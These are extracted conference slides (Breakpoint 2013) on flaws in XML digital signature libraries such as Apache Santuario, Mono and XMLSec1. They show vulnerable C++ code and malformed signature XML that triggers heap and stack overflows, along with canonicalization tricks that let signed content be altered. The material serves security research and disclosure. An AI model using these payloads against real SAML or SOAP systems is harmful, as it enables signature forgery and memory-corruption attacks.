



The Forger's Art

Exploiting XML Digital Signature Implementations
Breakpoint 2013

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What am I going to talk about?

- XML Digital Signature Implementations
- Vulnerabilities and how to exploit
 - Memory Corruption
 - Denial of Service
 - Parsing Issues
 - Signature Spoofing
- Demos

Why?

- SOAP Web Service Security
- Visa 3D Secure / Verified by Visa
- SAML Assertions
- MS Office Signatures
- .NET ClickOnce/XBAP Manifests

*Once upon a time,
on a client site...*



Implementations

Apache Santuario




**XMLSec
Library**

.NET



mono.



Existing Attacks

- Been numerous attacks against XML Digital Signatures
- HMAC Truncation (CVE-2009-0217)
- Signature Wrapping
- XSLT – DoS/Remote Code Execution

What are XML Digital
Signatures?

XML Digital Signatures



XML Signature Syntax and Processing (Second Edition)

W3C Recommendation 10 June 2008

This version:

<http://www.w3.org/TR/2008/REC-xmlsig-core-20080610/>

Latest version:

<http://www.w3.org/TR/xmlsig-core/>

Previous version:

<http://www.w3.org/TR/2008/PER-xmlsig-core-20080326/>

Signing XML



XML Document



```
3C 72 6F 6F 74 3E  
3C 2F 72 6F 6F 74  
3E
```



Signature

Signing XML

S/MIME? PGP?



XML Document




Signature

Of Course Not

As the "great" Steve Ballmer
might have said:
"XML Developers,
XML Developers,
XML Developers!"

Signing XML



Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
      <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
      <Reference URI="">
        <Transforms>
          <Transform
            Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
        </Transforms>
        <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
        <DigestValue>Bo0b5...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```

Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
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      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```


Signed XML Document

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
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</good>
```

Signed XML Document

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      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```

Verification Pipeline



Signature Parsing Bugs

CVE-2013-2156

- Affected Apache Santuario C++
- Unauthenticated
- Heap overflow in Exclusive Canonicalization prefix list

Canonicalization Prefix List

```
<Transform
  Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
  <InclusiveNamespaces PrefixList="xsd ds"
    xmlns="http://www.w3.org/2001/10/xml-exc-c14n#" />
</Transform>
```

Canonicalization Prefix List

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<Transform
  Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
  <InclusiveNamespaces PrefixList="xsd ds"
    xmlns="http://www.w3.org/2001/10/xml-exc-c14n#" />
</Transform>
```

CVE-2013-2156

```
bool isWhiteSpace(char c) {
    return c == ' ' || c == '\0' || c == '\t'
           || c == '\r' || c == '\n';
}

void XSECC14n20010315::setExclusive(char * xmlnsList) {
    char* nsBuf = new char [strlen(xmlnsList) + 1];
    int i = 0, j = 0;

    while (xmlnsList[i] != '\0') {
        while (isWhiteSpace(xmlnsList[i]))
            ++i; // Skip white space

        j = 0;
        while (!isWhiteSpace(xmlnsList[i]))
            nsBuf[j++] = xmlnsList[i++]; // Copy name
        // Terminate the string
        nsBuf[j] = '\0';

        // Add to exclusive list
        m_exclNSList.push_back(strdup(nsBuf));
    }
}
```

CVE-2013-2156

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bool isWhiteSpace(char c) {
    return c == ' ' || c == '\0' || c == '\t'
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        nsBuf[j] = '\0';

        // Add to exclusive list
        m_exclNSList.push_back(strdup(nsBuf));
    }
}
```



Exploiting It

```
<Reference URI="">
  <Transforms>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="AAAA..." />
    </Transform>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="&#20;" />
    </Transform>
  </Transforms>
</Reference>
```

Exploiting It


```
<Reference URI="">
  <Transforms>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="AAAA..." />
    </Transform>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="&#20;" />
    </Transform>
  </Transforms>
</Reference>
```

Exploiting It


```
<Reference URI="">
  <Transforms>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="AAAA..." />
    </Transform>
    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
      <InclusiveNamespaces PrefixList="&#20;" />
    </Transform>
  </Transforms>
</Reference>
```

First Transform

xmlnsList



nsBuf




Second Transform


isWhiteSpace() == true



xmlInsList



nsBuf




Second Transform


isWhiteSpace() == true



xmlInsList




nsBuf



Second Transform

isWhiteSpace() == false



CVE-2013-2154

- Affected Apache Santuario C++
- Unauthenticated
- Stack overflow parsing a Reference URI
- Bonus: Fix was wrong, ended up with a heap overflow instead 😊

Reference URIs

```
<good id="xyz">  
</good>
```

Reference Type	Example
ID Reference	<Reference URI="#xyz">
Entire Document	<Reference URI="">
XPointer ID	<Reference URI="#xpointer(id('xyz'))">
XPointer Entire Document	<Reference URI="#xpointer(/)">
External	<Reference URI="http://domain.com/file.xml">

CVE-2013-2154

```
const char* URI = getReferenceUri();

// Check for #xpointer(id('A'))
if (strncmp(URI, "#xpointer(id('", 14) == 0)
{
    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\\') {
        tmp[i++] = URI[j++];
    }
    tmp[i] = '\\0';
}
```

CVE-2013-2154

```
const char* URI = getReferenceUri();

// Check for #xpointer(id('A'))
if (strncmp(URI, "#xpointer(id('", 14) == 0)
{
    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\\') {
        tmp[i++] = URI[j++];
    }
    tmp[i] = '\\0';
}
```

CVE-2013-2154

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if (strncmp(URI, "#xpointer(id('", 14) == 0)
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    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\0') {
        tmp[i++] = URI[j++];
    }
    tmp[i] = '\0';
}
```

CVE-2013-2154

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const char* URI = getReferenceUri();

// Check for #xpointer(id('A'))
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{
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    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\\') {
        tmp[i++] = URI[j++];
    }
    tmp[i] = '\\0';
}
```



Exploiting It

```
<root>
  <Signature xmlns="http://www.w3.org/2000/09/xmlsig#">
    <SignedInfo>
      <CanonicalizationMethod/>
      <SignatureMethod/>
      <Reference URI="#xpointer(id('AAA...'))">
        <Transforms/>
        <DigestMethod/>
        <DigestValue>Bo0b5...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp....</SignatureValue>
  </Signature>
</root>
```

Demo Time!



Shibboleth®

[Consortium](#)[Products](#)[Community](#)[What's Shibboleth?](#)[Join Now](#)

Shibboleth is among the world's most widely deployed federated identity solutions, connecting users to applications both within and between organizations. Every software component of the Shibboleth system is free and open source.

Shibboleth is an open-source project that provides Single Sign-On capabilities and allows sites to make informed authorization decisions for individual access of protected online resources in a privacy-preserving manner.

Reference Verification Bugs

XML Equivalence

- Different physical XML representations might still be equivalent

```
<good x="1" y="2" />
```

≡

```
<good y="2" x="1" ></good>
```

Naïve Verification

<good x="1" y="2"/>

≡

<good y="2" x="1"></good>

SHA1

SHA1

1cc730a1b7826...

≠

3826723a6d5ff15...

Canonicalization (C14N)

<good x="1" y="2"/>

≡

<good y="2" x="1"></good>


Canonicalizer

<good x="1" y="2"></good>

SHA1

9c251a80204943...

Canonicalization (C14N)



Mono C14N Vulnerability

- Affected Mono (unfixed)
- Also affected XMLSEC1 (fixed)
- Allows limited signed content modification
- Same author for both implementations

W3C Canonical XML



Canonical XML Version 1.0

W3C Recommendation 15 March 2001

This version:

<http://www.w3.org/TR/2001/REC-xml-c14n-20010315>

Latest version:

<http://www.w3.org/TR/xml-c14n>

Previous version:

<http://www.w3.org/TR/2001/PR-xml-c14n-20010119>

Author/Editor:

John Boyer, PureEdge Solutions Inc., jboyer@PureEdge.com

The Bug

```
<good x="" />
```



```
<good x="&quot;"></good>
```

```
<good xmlns="" />
```



```
<good xmlns="""></good>
```

LibXML2 Requires Valid URLs for
Namespaces, though Mono doesn't

Still, `xmlns='http://[']/'` works on XMLSEC1

Exploiting It

```
<Transaction>  
  <x:Expiry xmlns:x='http://app/timestamp' time='10:00:00' />  
  <Payee>Bob</Payee>  
  <Amount>$100</Amount>  
</Transaction>
```

```
bool IsExpired(XmlNode trans) {  
  XmlNode expiry = trans.GetElementByName("http://app/timestamp", "Expiry");  
  if(expiry != null)  
  {  
    return CheckExpiry(expiry);  
  }  
  return false;  
}
```

Exploiting It

```
<Transaction>  
  <x:Expiry xmlns:x='http://app/timestamp' time="10:00:00"/>  
  <Payee>Bob</Payee>  
  <Amount>$100</Amount>  
</Transaction>
```



```
<Transaction>  
  <x:Expiry xmlns:x="http://app/timestamp" time="10:00:00"/>  
  <Payee>Bob</Payee>  
  <Amount>$100</Amount>  
</Transaction>
```

NS Before = 'http://app/timestamp' time="10:00:00"
NS After = 'http://app/timestamp'

CVE-2013-2153

- Affected Apache Santuario C++
- Signature Bypass by Hiding References
- Uses an Interesting parsing exploit
- Almost works in Mono, but they got Lucky!

CVE-2013-2153

```
bool DSIGSignature::verify(void) {  
  
    // First thing to do is check the references  
    bool referenceCheckResult = mp_signedInfo->verify();  
  
    // Check the signature  
    bool sigVfyResult = verifySignatureOnlyInternal();  
  
    return sigVfyResult & referenceCheckResult;  
}
```

CVE-2013-2153

```
bool DSIGSignature::verify(void) {
```

```
// -----  
//           Verify each reference element  
// -----
```

```
bool DSIGSignedInfo::verify() {  
    return DSIGReference::verifyReferenceList(mp_referenceList);  
}
```

```
}
```

CVE-2013-2153

```
bool DSIGSignature::verify(void) {
```

```
    // bool DSIGReference::verifyReferenceList(DSIGReferenceList * lst) {  
    //     // Run through a list of hashes and checkHash for each one  
    //  
    bool res = true;  
    int size = lst->getSize();  
    for (int i = 0; i < size; ++i) {  
        if (lst->item(i)->checkHash()) {  
            res = false;  
        }  
    }  
    return res;  
}
```

CVE-2013-2153

```
bool DSIGSignature::verify(void) {
```

```
    // bool DSIGReference::verifyReferenceList(DSIGReferenceList * lst) {  
    //     // Run through a list of hashes and checkHash for each one  
    //     bool res = true;  
    int size = lst->getSize();  
    for (int i = 0; i < size; ++i) {  
        if (lst->item(i)->checkHash()) {  
            res = false;  
        }  
    }  
    return res;  
}
```

CVE-2013-2153

```
bool DSIGSignature::verify(void) {
```

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    // bool DSIGReference::verifyReferenceList(DSIGReferenceList * lst) {  
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    for (int i = 0; i < size; ++i) {  
        if (lst->item(i)->checkHash()) {  
            res = false;  
        }  
    }  
  
    return res;  
}
```

CVE-2013-2153

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    // bool DSIGReference::verifyReferenceList(DSIGReferenceList * lst) {  
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    bool res = true;  
    int size = lst->getSize();  
    for (int i = 0; i < size; ++i) {  
        if (lst->item(i)->checkHash()) {  
            res = false;  
        }  
    }  
  
    return true;  
}
```

CVE-2013-2153

```
void DSIGSignedInfo::load(void) {  
  
    DOMNode * child = mp_signedInfoNode->getFirstChild();  
    // Load rest of SignedInfo  
    ...  
  
    // Now look at references....  
    child = child->getNextSibling();  
  
    // Run through the rest of the elements until done  
